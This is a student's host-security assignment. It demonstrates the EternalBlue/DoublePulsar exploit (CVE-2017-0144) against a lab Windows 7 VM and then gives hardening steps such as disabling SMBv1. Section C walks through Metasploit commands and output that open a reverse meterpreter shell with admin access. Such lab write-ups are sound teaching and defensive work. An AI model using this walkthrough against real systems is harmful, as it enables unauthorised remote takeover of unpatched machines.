

ET4028 HOST & NETWORK SECURITY

ASSIGNMENT 1: HOST HARDENING & PEN Testing

Nathaniel Teskey - 20247672

SUMMARY:

- **Primary CVE:** CVE-2017-0144
- **Related CVEs:** CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148.
- **Exploit Name:** EternalBlue_DoublePulsar
- **Remotely Exploitable:** Yes (Demonstrated to Reiner)
- **Provides Reverse Shell:** Yes (Demonstrated to Reiner)
- **Provides Root/ Admin Privileges:** Yes (Demonstrated to Reiner)
- **Attack Machine:** Kali Linux
- **Victim Machine:** Windows 7 Professional Service Pack 1

A. Weakness Description CVE-2017-0144 (EternalBlue_DoublePulsar Exploit)

The weakness that I used to compromise the Windows 7 Professional SP1 victim is CVE-2017-0144. The attack I used is called EternalBlue_DoublePulsar. This attack is a combination of two exploits, namely EternalBlue and DoublePulsar. They were developed by the NSA in the USA and were kept out of the public's reach until the Shadow Brokers hacker group leaked the exploits in 2017 after hacking the NSA and finding these tools. The NSA released a statement when questioned about why they had such a dangerous attack in their arsenal and they said that it was to be used in case of a cyber-attack from another nation (e.g. Russia, China or North Korea). This attack combination of EternalBlue_DoublePulsar was used in the global WannaCry ransomware attack, mainly on machines running Windows 7, in 2017. The attack was stopped a couple of hours after it was initiated by an English computer security researcher called Marcus Hutchins. Hutchins stopped the attack by finding a kill switch less than 10 hours after the attack made international headlines affecting machines all over the world. The kill switch was in the form of an "if" statement in the ransomware's source code (which was deployed using EternalBlue_DoublePulsar) which would halt the attack and unlock the victim machine if a certain domain could be accessed. Hutchins registered this domain and fought off DDOS attacks, from hackers who wanted the ransomware to succeed, for days while computers around the world began to unlock. Hutchins' story is interesting, and it inspired us to focus on this attack.

The attack starts with the EternalBlue exploit which compromises the SMBv1 vulnerability. It scans for the open SMBv1 port, normally on port 445, then creates its malicious packets and executes the buffer overflow. EternalBlue exploits a vulnerability in Microsoft's SMBv1 server (CVE-2018-0144). EternalBlue sends specially crafted packets to the victim system using SMBv1. These packets are designed in a way that exploits a buffer overflow in the "srv.sys" process running in the kernel. The buffer overflow then allows the attacker to execute their own code into the kernel which allows the attacker to obtain full admin/root control of the target system.

The attack sends a sequence of modified SMB messages that are crafted to manipulate the memory of structures of the SMB server. EternalBlue then performs a heap spray with shellcode in the SMB transaction non-paged pool memory which prepares the system for exploitation. It then manipulates the SMB headers and uses transaction requests to trigger the buffer overflow.

Once this attack became known Microsoft issued security patches which stopped the exploit from being executed. Users should update their system to prevent this attack or at least open PowerShell and disable the SMBv1 protocol through a command that sets the registry value for SMBv1 to off.

Next, once the victim has its defences bypassed by EternalBlue and its kernel is compromised, EternalBlue deploys the backdoor implant tool called DoublePulsar. DoublePulsar's main purpose is a loader which can inject and execute malicious DLLs or shellcode payloads into user processes. DoublePulsar gives the attacker high privileges with persistent access and due to being hidden deep inside the kernel of the victim machine, it can evade standard detection procedures.

The attacker can then execute command line code, stream a live screen capture of the victim machine, open its webcam or perform other malicious attacks with other payloads. This allows for the remote execution of reverse shell where attackers can remotely send and execute additional malware, spyware or ransomware components.

B. DETAILS OF SYSTEM HARDENING

Despite being widely used; Windows 7 is no longer receiving security updates from Microsoft since it has reached its end of life. Hardening techniques can still be used to improve its security posture despite this. This usually include setting up firewalls and antivirus software, putting access controls in place, patching vulnerabilities, and customising other security settings.

1. Set up Windows 7 with a normal user account besides the Administrator account

Setting up Windows 7 with a normal user account alongside the Administrator account follows the principle of least privilege, like how user accounts are managed in Linux systems. By default, the Administrator account in Windows has full control over the system, which means it can install software, modify system settings, and perform other administrative tasks. However, granting everyday users administrative privileges increases the risk of accidental or intentional system modifications that could lead to security vulnerabilities or system instability.

2. Updating the Windows Security Options File

The Microsoft Security Options File (sceregvl.inf) is a configuration file used to define security settings for Windows operating systems. It contains a set of predefined security options that can be applied to Windows systems to enhance their security posture. These security options cover various aspects of system security, including user authentication, access control, auditing, and system behaviour. The Windows 7 STIG's requirements rely on using a Microsoft security options file (sceregvl.inf) that has been modified to incorporate extra security checks (also known as "MSS" settings) that are hidden by default in policies. These MSS settings date back to a time before Trustworthy Computing was developed, when a group of Microsoft security experts discovered approximately twenty Windows registry values that could be changed to achieve what was thought to be a major security advantage at the time. It was necessary to load these entries into the local security settings editor and give them descriptive names with the prefix "MSS." Included with the Windows 7 STIG is an updated copy of the security options file. Organisations can improve Windows 7 system security beyond what can be achieved with default security configurations by implementing the MSS settings from the modified sceregvl.inf file.

3. Windows7 built-in firewall

You want to use the built-in Windows7 firewall if you care mainly about inbound traffic. Of course you have options to filter outbound traffic. But there is no notification mechanism implemented to configure outbound traffic, which makes configuration difficult and time consuming. However, outbound traffic setting is done without a notification system, which makes it challenging and time-consuming. In this category, there exist superior third-party products. The built-in firewall will still function properly, though, if you wish to block outbound traffic or applications.

4. Enhanced Mitigation Experience Toolkit:

EMET is a free programme designed to provide extra security protections against various vulnerabilities and susceptible third-party applications. EMET uses security mitigation solutions to help stop software vulnerabilities from being successfully exploited. To take advantage of software flaws, an exploit author must overcome these technologies, which serve as unique defences and barriers. Although these security mitigation techniques aim to increase the difficulty of exploitation, they cannot ensure that vulnerabilities cannot be exploited.

5. Disabling telemetry:

The act of turning off telemetry has various benefits. First off, by closing off possible avenues for bad actors to transmit data, it lowers the attack surface. This improves the system's overall security posture by reducing opportunities for illegal access or data espionage. In addition, it protects privacy by resolving issues with the gathering and sharing of potentially private data regarding system performance and usage. Users and organisations can reduce privacy threats and retain more control over their data by blocking the transmission of telemetry data.

6. Enabling BitLocker:

I can use BitLocker Drive Encryption to encrypt the main Windows OS Drive and all the other drives on the computer. As the data is encrypted, any stolen or extracted data from the computer will be illegible. It adds an extra layer of authentication by asking the user to input a BitLocker code well before the OS is fully booted. BitLocker provides maximum protection when used with a Trusted Platform Module (TPM), which is a common hardware component installed on Windows devices. The TPM works with BitLocker to ensure that a device has not been tampered with while the system is offline.

C. Exploit Step by Step Description

I created two virtual machines. The attack machine is Kali Linux and the victim machine is Windows 7 SP1. No changes were made to Windows 7 SP1, just automatic updates were disabled. Windows defender and firewall is on as default. Therefore, all settings on the victim are set as default but automatic Windows updates are turned off so it can not apply a security patch or update the system which would prevent the attack.

The attack is called EternalBlue_DoublePulsar. The attack is installed as a package to Metasploit on Kali Linux.

Step 1: Install Kali Linux as a VM using VirtualBox

Step 2: Install Windows 7 Service Pack 1 32 bit as a VM using VirtualBox, ensure automatic updates option is not enabled

Step 3: Configure both VMs network settings to use bridged adapter mode

Step 4: On Kali Linux prepare the environment for x86 architecture. Add the i386 architecture package. Update the system with apt-get update. Then install wine, winetricks and wine32-preloader. Next install Pywin32-212 for Wine to work on 32 bit architecture.

Step 5: Git clone the EternalBlue_DoublePulsar exploit from GitHub - <https://github.com/Telefonica/Eternalblue-Doublepulsar-Metasploit>

Step 6: Move the cloned exploit into the Metasploit SMB directory

```
/usr/share/metasploit-framework/modules/exploits/windows/smb
```

Step 7: Edit the DoublePulsar_EternalBlue.rb Ruby file and change the path directory of the EternalBlue and DoublePulsar exploits to the directory that I moved it to above in the previous step.

Step 8: Ensure that the default process to inject the DLLs is spools.exe -as I are attacking a 32 bit system.

Step 9: Start Metasploit using the “sudo msfconsole” command in the terminal.

```
[nathan@kali:~]$ sudo msfconsole
[sudo] password for nathan:
Sorry, try again.
[sudo] password for nathan:
Metasploit tip: Use sessions -1 to interact with the last opened session

      ,ilx0BKXXXXk0dxl:.
      ,oBMMMMMMMMMMMMMMKKd;.
      xJMMMMMMMMMMMMMMMMMMMMMwX;.
      :KMMMMMMMMMMMMMMMMMMMMMMMMMK;
      .KMMMMMMMMMMMMMMMMWTTTTwMMMMMMMMMMMMMMMXX;
      {JMMMMMMMMMMMMMMKd:.. ..;dkMMMMMMMMMMMo
      xMMMMMMMMMMMd. .oHMMMMMMMMMMMc
      oMMMMMMMMMMX. dMMMMMMMMMMX
      WMMMMMMMMM; .MMMMMMMMM;
      xMMMMMMMMMo lMMMMMMMMMo
      HMMMMMMMMM ;cccccoMMMMMMMMWlccccc;
      MMMMMMMMMM ;KMMMMMMMMMMMMMMMMMX;
      HMMMMMMMMM ;KMMMMMMMMMMMMMMMMX;
      xMMMMMMMMMd .oMMMMMMMMMMK;
      vMMMMMMMMM .oMMMMMMMMM;
      lMMMMMMMMMMK. .KMNO'
      dMMMMMMMMMd'
      cMMMMMMMMMMxc'
      .oMMMMMMMMMMMMMMc
      ,oMMMMMMMMMMMMMMo.
      .dlJMMMMMMMMMMMMMMo.
      'oMMMMMMMMMMMo
      ..cdkO0K;
      :::::++::
      ++::++::
      ++::++::
      :::::++::

Metasploit

[ -- ==[ metasploit v6.4.5-dev ]
+ -- ==[ 2414 exploits - 1242 auxiliary - 423 post ]
+ -- ==[ 1468 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Step 10: Search for the exploit in Metasploit using “search eternal”

```
msf6 > search eternal
```

CVE-2023-38831 ETERNALBLUE_CVE new exploit
eternal-exploit-main

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/eternalblue_doublepulsar	.	normal	No	EternalBlue
1	\ target: Windows XP (all services pack) (x86) (x64)
2	\ target: Windows Server 2003 SP0 (x86)
3	\ target: Windows Server 2003 SP1/SP2 (x86)
4	\ target: Windows Server 2003 (x64)
5	\ target: Windows Vista (x86)
6	\ target: Windows Vista (x64)
7	\ target: Windows Server 2008 (x86)
8	\ target: Windows Server 2008 R2 (x86) (x64)
9	\ target: Windows 7 (all services pack) (x86) (x64)

Step 11: Find the EternalBlue_DoublePulsar exploit in the list and use it “use exploit/windows/smb/eternalblue_doublepulsar”

```
msf6 > use exploit/windows/smb/eternalblue_doublepulsar
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/eternalblue_doublepulsar) >
```

Step 11: If not already defaulting to payload “windows/meterpreter/reverse_tcp” then set it by using “set payload windows/meterpreter/reverse_tcp.”

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/eternalblue_doublepulsar) >
```

Step 12: Type “options” to view the exploits options and to see what needs to be set.

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > options
```

Module options (exploit/windows/smb/eternalblue_doublepulsar):

Name	Current Setting	Required	Description
DOUBLEPULSARPATH	/home/nathan/Desktop/EternalBlueCVE/Eternalblue-Doublepulsar-Metasploit/deps	yes	Path directory of Doublepulsar
ETERNALBLUEPATH	/home/nathan/Desktop/EternalBlueCVE/Eternalblue-Doublepulsar-Metasploit/deps	yes	Path directory of Eternalblue
PROCESSINJECT	spoolsv.exe	yes	Name of process to inject into (Change to lsass.exe for x64)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
TARGETARCHITECTURE	x86	yes	Target Architecture (Accepted: x86, x64)
WINEPATH	/root/.wine/drive_c/	yes	WINE drive_c path

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.15.21	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
8	Windows 7 (all services pack) (x86) (x64)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) >
```

Step 13: Set the target host (set IP address of the victim machine) through RHOSTS. Type “set RHOSTS <VICTIMS_IP_ADDRESS>”

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set RHOSTS 192.168.15.214
RHOSTS => 192.168.15.214
msf6 exploit(windows/smb/eternalblue_doublepulsar) > █
```

Confirmation of victim IP set correctly, matches Windows 7 ipconfig output:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\nathan>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::990c:28ee:e13d:e6b6%11
    IPv4 Address. . . . . : 192.168.15.214
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.15.1

Tunnel adapter isatap.{3F0DBDAD-0AC3-49DB-8014-A29DE3B4D712}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\nathan>█
```

Step 14: Set the listening IP address (LHOST) and Listening Port (LPORT) in Metasploit which is to the attack machines (Kali) IP address and a suitable port. This is what listens for the reverse shell connection.

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.15.21
LHOST => 192.168.15.21
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
```

Step 15: If not already set, set the RPORT (Targets SMB service port) to 445 in Metasploit and make sure the TARGETARCHITECTURE is set to x86 as the victim is a Windows 7 SP1 32 bit machine.

RPORT	445	yes	The SMB service port (TCP)
TARGETARCHITECTURE	x86	yes	Target Architecture (Accepted: x86, x64)

Step 16: All options should be set but double check the options once more using the “options” command within Metasploit. If options are set correctly proceed.

Step 17: In Metasploit type “exploit” or “run” to run the attack.

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.15.21:4444
[*] 192.168.15.214:445 - Generating Eternalblue XML data
[*] 192.168.15.214:445 - Generating Doublepulsar XML data
[*] 192.168.15.214:445 - Generating payload DLL for Doublepulsar
[*] 192.168.15.214:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.15.214:445 - Launching Eternalblue ...
[*] 192.168.15.214:445 - Backdoor is already installed
[*] 192.168.15.214:445 - Launching Doublepulsar ...
[*] Sending stage (176198 bytes) to 192.168.15.214
[*] Meterpreter session 1 opened (192.168.15.21:4444 → 192.168.15.214:49178) at 2024-04-26 14:47:31 +0100
[*] 192.168.15.214:445 - Remote code executed ... 3 ... 2 ... 1 ...

meterpreter > █
```

Step 18: Attack has successfully launched and now I have access to an admin reverse shell on the Windows 7 victim machine through the Kali. The user is completely unaware of the attack and does not even realise it is happening.

Step 19: In Metasploit at the “meterpreter” prompt, type sysinfo. This will give information about the victim machine.

```
meterpreter > sysinfo
Computer      : NATHAN-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Step 20: You can navigate directories as root and change anything you want here. Below is proof of being inside the System32 folder.

```
meterpreter > ls
Listing: C:\

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0        dir      2024-04-25 00:48:37 +0100 $Recycle.Bin
040777/rwxrwxrwx    0        dir      2009-07-14 05:53:55 +0100 Documents and Settings
040777/rwxrwxrwx    0        dir      2009-07-14 03:37:05 +0100 PerfLogs
040555/r-xr-xr-x    4096     dir      2024-04-25 00:51:53 +0100 Program Files
040777/rwxrwxrwx    4096     dir      2009-07-14 05:53:55 +0100 ProgramData
040777/rwxrwxrwx    0        dir      2024-04-25 00:48:21 +0100 Recovery
040777/rwxrwxrwx    4096     dir      2024-04-25 00:52:11 +0100 System Volume Information
040555/r-xr-xr-x    4096     dir      2024-04-25 00:48:29 +0100 Users
040777/rwxrwxrwx   16384     dir      2024-04-25 00:55:14 +0100 Windows
100777/rwxrwxrwx    24       fil      2009-06-10 22:42:20 +0100 autoexec.bat
100666/rw-rw-rw-    10       fil      2009-06-10 22:42:20 +0100 config.sys
000000/-----      0        fif      1970-01-01 01:00:00 +0100 pagefile.sys

meterpreter > cd Windows
meterpreter > cd System32
meterpreter > pwd
C:\Windows\System32
meterpreter > █
```


Step 21: I created a directory through the reverse shell at C:\ on the Windows 7 machine.

```
meterpreter > cd /
meterpreter > ls
Listing: C:\

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0        dir      2024-04-25 00:48:37 +0100 $Recycle.Bin
040777/rwxrwxrwx    0        dir      2009-07-14 05:53:55 +0100 Documents and Settings
040777/rwxrwxrwx    0        dir      2009-07-14 03:37:05 +0100 PerfLogs
040555/r-xr-xr-x    4096     dir      2024-04-25 00:51:53 +0100 Program Files
040777/rwxrwxrwx    4096     dir      2009-07-14 05:53:55 +0100 ProgramData
040777/rwxrwxrwx    0        dir      2024-04-25 00:48:21 +0100 Recovery
040777/rwxrwxrwx    4096     dir      2024-04-25 00:52:11 +0100 System Volume Information
040555/r-xr-xr-x    4096     dir      2024-04-25 00:48:29 +0100 Users
040777/rwxrwxrwx   16384     dir      2024-04-25 00:55:14 +0100 Windows
100777/rwxrwxrwx    24       fil      2009-06-10 22:42:20 +0100 autoexec.bat
100666/rw-rw-rw-    10       fil      2009-06-10 22:42:20 +0100 config.sys
000000/-----      0        fif      1970-01-01 01:00:00 +0100 pagefile.sys

meterpreter > mkdir HELLO123
Creating directory: HELLO123
```

Step 22: I viewed this directory on the victim Windows 7 SP1 32 bit machine. This proves that the admin reverse shell is working.



Name	Date modified	Type
HELLO123	26/04/2024 14:56	File folder
PerfLogs	14/07/2009 03:37	File folder
Program Files	25/04/2024 00:51	File folder
Users	25/04/2024 00:48	File folder
Windows	25/04/2024 00:55	File folder

END: This demonstrates what I presented to Reiner and shows the exploit has root reverse shell privileges and is entirely remotely executable without any input from victim machine.

D. Step by Step OS Hardening and Justification to Implement the Proposed Solution


- **Steps to Defend Windows 7 from EternalBlue_DoublePulsar (CVE-2017-0144) :**

The best way to prevent against EternalBlue (CVE-2017-0144) is to apply the security updates released by Microsoft and ensure that the system is up to date. Updating Windows to the last available update and setting automatic updates to on will patch this vulnerability. Windows security update MS17-010 will patch the exploit, it was issued in March 2017.

For the sake of this assignment, I had to establish ways to prevent this exploit other than a Windows Update.

Disable the SMBv1 Server, SMBv1 Client and SMBv1 Client Redirector through cmd.exe:

The first thing a user can do to disable the vulnerability is disable the SMBv1 Server through an admin command prompt by running the following command "reg add \"HKLM\\SYSTEM\\CurrentControlSet\\Services\\LanmanServer\\Parameters\" /v SMB1 /t REG_DWORD /d 0 /f". This command edits the registry value of the SMBv1 protocol and sets it to 0 which is off. Then run the command "reg add \"HKLM\\SYSTEM\\CurrentControlSet\\Services\\mrxsmb10\" /v Start /t REG_DWORD /d 4 /f" to disable the SMBv1 client driver and then run this command to disable the SMBv1 client redirector "reg add \"HKLM\\SYSTEM\\CurrentControlSet\\Services\\mrxsmb20\" /v Start /t REG_DWORD /d 4 /f". The commands are shown below:



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v SMB1 /t REG_DWORD /d 0 /f
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Services\mrxsmb10" /v Start /t REG_DWORD /d 4 /f
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Services\mrxsmb20" /v Start /t REG_DWORD /d 4 /f
The operation completed successfully.

C:\Windows\system32>_
```

The system is vulnerable to CVE-2017-0144 EternalBlue_DoublePulsar. I will prove this by showing the output of the attack on Kali Linux, the attack fails as the victim is not running an SMBv1 server or clients or client redirector anymore – therefore EternalBlue cannot exploit the system.



```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.15.21:4444
[*] 192.168.15.214:445 - Generating Eternalblue XML data
[*] 192.168.15.214:445 - Generating Doublepulsar XML data
[*] 192.168.15.214:445 - Generating payload DLL for Doublepulsar
[*] 192.168.15.214:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.15.214:445 - Launching Eternalblue ...
[-] Error getting output back from Core; aborting ...
[-] 192.168.15.214:445 - Are you sure it's vulnerable?
[*] 192.168.15.214:445 - Launching Doublepulsar ...
[-] 192.168.15.214:445 - Oops, something was wrong!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/eternalblue_doublepulsar) > _
```

The exploit no longer executes and the victim machine is safe from CVE-2017-0144 EternalBlue_DoublePulsar.

Firewall:

Another way of preventing EternalBlue from exploiting the victim machine is to use a firewall. Configure the firewall to block incoming connections on ports used by SMB protocol which are ports 139 and port 445 mainly. You could also set the firewall to limit SMB traffic to only your home or organisations network to mitigate attacks through SMB.

Anti-Virus Software:

Using reputable malware and anti-virus software may detect and block EternalBlue and DoublePulsar if it is updated to a current version and configured correctly.

Network Segmentation:

Network segmentation may also be effective as it can create “isolated” segments within a network preventing the spread of infections if the system is compromised by EternalBlue through the WannaCry ransomware worm.

- **Steps to Implement General OS Hardening Measures (from part B) that Defend Windows 7:**

- 1) **Setting Administrator and User accounts:**

Below is how you can set up Windows 7 with a normal user account alongside the Administrator account:

- **Creating a Normal User Account:** Establish a basic user account for daily use first. The user should only be able to access personal files, utilise apps, and browse the internet with restricted capabilities on this account. To create a new user account, go to Control Panel > User Accounts and Family Safety > User Accounts, then select "Manage another account" and follow the prompts to create a new user.

- **Configuring Administrator Privileges:** The built-in Administrator account in Windows 7 should be reserved for system administration tasks only. Ensure that this account is password-protected and used sparingly. To manage Administrator privileges, go to Control Panel > User Accounts and Family Safety > User Accounts > Change your account type, then select the Administrator account and choose "Change the account type" to set it as an Administrator. To increase security, a user with administrative privileges can change the name of the default Administrator account to any other name further protecting the OS from various attacks such as Brute force attacks.

- **User Access Control (UAC):** User Access Control is Windows' equivalent of sudo in Linux. It prompts users for permission or an Administrator password when performing tasks that require elevated privileges, such as installing software or modifying system settings. UAC helps prevent unauthorized changes to the system by requiring explicit user consent or Administrator authentication for certain actions.

- 2) **Steps to update the Windows Security Options File:**

- Open a command promptt as Admin.
- Take ownership of the file with the command
- takeown /f c:\windows\inf\sceregl.inf
- Apply extra permissions with the command

- icacls c:\windows\inf\sceregl.inf /grant username:f where 'username' is an admin account.

```

Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>takeown /f c:\windows\inf\sceregl.inf
SUCCESS: The file (or folder): "c:\windows\inf\sceregl.inf" now owned by user "PC-Machine\Rui".

C:\Windows\system32>icacls c:\windows\inf\sceregl.inf /grant Rui:f
processed file: c:\windows\inf\sceregl.inf
Successfully processed 1 files; Failed processing 0 files

C:\Windows\system32>

```

Figure 1 taking ownership and applying full permissions

- Rename the sceregl.inf file in the %WinDir%\inf directory.
- Copy the sceregl.inf file provided with the STIG to the %WinDir%\inf directory. The file can be found in the Templates directory included in the STIG zip file.
- Re-register scecli.dll by executing 'regsvr32 scecli.dll' in the command prompt with elevated privileges shown in the figure below.




Figure 2 executing 'regsvr32 scecli.dll' in the command prompt

3) Verify the activation of the built-in Firewall:

- Verify the general policy (inbound and outbound filtering): Windows Firewall with Advanced Security -> Properties

Firewall state: **On**

Inbound connections: **Block(default)**

- Verify inbound rules. Use the "**FILTER BY STATE: ENABLED**" to quickly check what rules are enabled and what profiles they apply to.
- If you do not use IPv6 you may disable many inbound rules, you may disable all rules besides: DHCP-IN

Destination Unreachable, Fragmentation needed ICMP4-IN
IGMP-IN

- Eight rules become active if you enable file sharing. However, one firewall rule will suffice if you wish to use IP addresses for file sharing and do not require local name resolution:
This regulation is only applicable to PRIVATE profiles; only "trusted" networks should be

marked with this designation. You must keep in mind that an unauthorised user will be able to determine your operating system version and service pack level by accessing the port (TCP 445) that this rule permits.

- If you plan to not use the **REMOTE ASSISTANCE** rules, you can disable them. If you want to use this feature, you may want to consider enabling the **REMOTE DESKTOP** rule (and limiting it to the PRIVATE profile).

4) To configure EMET, follow the following steps:

- **Rename and Move User's Guide:** Rename the "EMET 5.5 User's Guide.pdf" to "EMET User's Guide.pdf" and copy/move it to the EMET 5.5 installation folder.
- **Deploy EMET Templates:** Copy the "EMET.admx" and "EMET.adml" files from the "Deployment\Group Policy Files" folder to "\\Windows\\PolicyDefinitions" and "\\Windows\\PolicyDefinitions\\en-US" folders respectively.
- **Configure EMET via Group Policy:** Configure EMET settings using Group Policy after installing the EMET templates. This includes specifying system mitigations, protected applications, and SSL/TLS certificate pinning rules.
- **Add Applications:** Import the "Popular Software.xml" file provided with EMET to add additional rules for popular third-party applications like browsers, messaging apps, media players, etc.
- **Enable Security Features:** Enable security features such as Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), and other mitigations for applications.
- **Configure Process Rules:** Right-click on specific applications in the EMET interface to configure process rules for locking them down. This includes setting rules for Structured Exception Handler Overwrite Protection (SEHOP) and other security features.
- **Test and Export Rules:** Test application compatibility with enabled security features. Export rules for tested applications and import them on other systems running EMET for consistent security configuration.
- **Configure SSL/TLS Certificate Pinning:** Import the "CertTrust.xml" file to enable certificate pinning rules for specific websites and online services. Specify trusted certificates and Root Certificate Authorities for enhanced security during HTTPS browsing.

5) To disable telemetry, follow the following steps:

- Press **Win + R** to open the **Run** dialog.
- Type **gpedit.msc** and press Enter to open the Group Policy Editor.
- Navigate to **Computer Configuration -> Administrative Templates -> Windows Components -> Data Collection and Preview Builds**.
- Double-click on the policy named "**Allow Telemetry**" to open its properties.
- Select the "**Disabled**" option.
- Click **Apply** and then OK to save the changes.

6) To enable BitLocker, follow the following steps:

- **Prepare the Drive:** Ensure that the drive you want to encrypt with BitLocker is healthy and has sufficient free space. It is recommended to encrypt the operating system drive (usually drive C:).
- **Open Control Panel:** Click on the Start menu, and then click on "Control Panel" to open the Control Panel window.
- **Navigate to BitLocker Drive Encryption:** In the Control Panel window, click on "System and Security" and then click on "BitLocker Drive Encryption."
- **Turn on BitLocker:** In the BitLocker Drive Encryption window, locate the drive you want to encrypt (e.g., C: drive) and click on the "Turn on BitLocker" link next to it.
- **Choose How to Unlock the Drive:** Select how you want to unlock the drive. You can choose between using a password or inserting a USB flash drive as a start-up key. If your computer has a Trusted Platform Module (TPM), you can also use it for enhanced security.
- **Backup Recovery Key:** BitLocker will prompt you to back up the recovery key. Choose a backup method, such as saving the recovery key to a file or printing it. This recovery key is essential for recovering access to the drive if you forget the password or encounter other issues.
- **Encryption Process:** BitLocker will begin encrypting the drive. This process may take some time depending on the size of the drive and the performance of your computer. You can continue to use your computer while BitLocker encrypts the drive in the background.
